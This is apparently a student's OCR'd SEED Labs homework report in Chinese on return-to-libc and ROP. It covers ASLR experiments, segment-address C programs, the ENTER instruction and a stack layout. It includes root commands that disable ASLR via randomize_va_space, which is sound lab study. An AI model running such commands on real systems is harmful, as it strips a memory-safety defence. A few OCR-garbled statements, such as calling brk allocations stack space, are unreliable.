
3.1 Task 1: Finding out the Addresses of libc Functions

。

4.2 randomize_va_space (15 pts)


在 randomize_va_space = 1 時代表 stack、VDSO page、shared memory regions 和 mmap()分配的位址會被隨機，而 data segment 會接在 executable code segment 後面， = 2 時連透過 brk() 分的 data segment 的位址都會隨機分配，實驗如下：

編譯 code.c：




```
#include<stdio.h>
void func(){
    ;
}
int un_init_Global_V;
int init_Global_V=1;

int main(void){
    int local_val =1;
    printf("func() address:%p(test segment)\n",func);
    printf("un_init_Global_V address:%p(bss
segment)\n",&un_init_Global_V);
    printf("init_Global_V address:%p(data
segment)\n",&init_Global_V);
    printf("local_val address:%p(stack)\n",&local_val);
    return 0;
}
```

先進入 root 將 randomize_va_space 設為 0 後執行可發現 ASLR 已關閉




```
[12/05/21]seed@VM:~/hw04$ sudo su
root@VM:/home/seed/hw04# echo 0 > /proc/sys/kernel/randomize_va_space
root@VM:/home/seed/hw04# ./code
func() address:0x555555555169(test segment)
un_init_Global_V address:0x555555558018(bss segment)
init_Global_V address:0x555555558010(data segment)
local_val address:0x7fffffffe524(stack)
root@VM:/home/seed/hw04# ./code
func() address:0x555555555169(test segment)
un_init_Global_V address:0x555555558018(bss segment)
init_Global_V address:0x555555558010(data segment)
local_val address:0x7fffffffe524(stack)
```

再將 randomize_va_space 設為 2 執行，可以發現 stack 位址有被隨機



```
root@VM:/home/seed/hw04# echo 2 > /proc/sys/kernel/randomize_va_space
root@VM:/home/seed/hw04# ./code
func() address:0x55cc9f75f169(test segment)
un_init_Global_V address:0x55cc9f762018(bss segment)
init_Global_V address:0x55cc9f762010(data segment)
local_val address:0x7ffd00fc7a74(stack)
root@VM:/home/seed/hw04# ./code
func() address:0x55ab072ed169(test segment)
un_init_Global_V address:0x55ab072f0018(bss segment)
init_Global_V address:0x55ab072f0010(data segment)
local_val address:0x7ffe05f99cc4(stack)
```

而 text bss 和 data 需透過 pie 隨機所以用以下編譯及執行：




```
root@VM:/home/seed/hw04# gcc code.c -fpie -pie -o code
root@VM:/home/seed/hw04# echo 2 > /proc/sys/kernel/randomize_va_space
root@VM:/home/seed/hw04# ./code
func() address:0x561bbbfda169(text segment)
un_init_Global_V address:0x561bbbfdd018(bss segment)
init_Global_V address:0x561bbbfdd010(data segment)
local_val address:0x7ffc965f6534(stack)
root@VM:/home/seed/hw04# ./code
func() address:0x55deb62fc169(text segment)
un_init_Global_V address:0x55deb62ff018(bss segment)
init_Global_V address:0x55deb62ff010(data segment)
local_val address:0x7fff7f618484(stack)
```


小於 128kb 的 stack 空間會由 brk()分配，可利用此觀察 randomize_va_space 的影響：

code2.c：

```
#include<stdio.h>

#include<stdlib.h>


int main(void){

    int *p1,*p2;

    p1=(int*)malloc(128);

    printf("p1(by brk()) address:%p\n",p1);

    p2=(int*)malloc(1000*1024);

    printf("p2(by mmap()) address:%p\n",p2);

    free(p1);

    free(p2);

    return 0;

}
```




```
[12/05/21]seed@VM:~/.../2$ sudo bash -c "echo 1 > /proc/sys/kernel/randomize_va_space"
[12/05/21]seed@VM:~/.../2$ ./code2
p1(by brk()) address:0x565921a0
p2(by mmap()) address:0xf7c89010
[12/05/21]seed@VM:~/.../2$ ./code2
p1(by brk()) address:0x565921a0
p2(by mmap()) address:0xf7c2c010
```



```
[12/05/21]seed@VM:~/.../2$ sudo bash -c "echo 2 > /proc/sys/kernel/randomize_va_space"
[12/05/21]seed@VM:~/.../2$ ./code2
p1(by brk()) address:0x57a6c1a0
p2(by mmap()) address:0xf7c0b010
[12/05/21]seed@VM:~/.../2$ ./code2
p1(by brk()) address:0x5698c1a0
p2(by mmap()) address:0xf7c3d010
```

。至於 randomize_va_space 為 3 或 4 時似乎會被視作為作預設值的 2

4.3 Enter (15 pts)



Instruction	Op/En	64-Bit Mode	Compat/Leg Mode	Description
ENTER *imm16*, 0	II	Valid	Valid	Create a stack frame for a procedure.
ENTER *imm16*,1	II	Valid	Valid	Create a stack frame with a nested pointer for a procedure.
ENTER *imm16*, *imm8*	II	Valid	Valid	Create a stack frame with nested pointers for a procedure.

在 c 語言不會用 nested pointer Create a stack frame for a procedure 因為它不允許 nested funtion

4.4 Stack Layout (15 pts)

5
4
Return addr(to main)
Old ebp
5
4
2
Return addr(to f)
Old ebp
9
10
9
1
Return addr(to g0)
Old ebp
19
20
19
0
Return addr(to g1)
Old ebp
20
19
Values: [%d,%d]\n
Return addr(to g2)
Old ebp

4.5 Defeat Dash's Countermeasure with ROP (15 pts)

在 stack_rop.c 中亦含有 strcpy 且 str[]size(2000)<buffer 的 100 所以可以如同 4.1 SEED LaB 我第四題的方法一樣完成 ROP。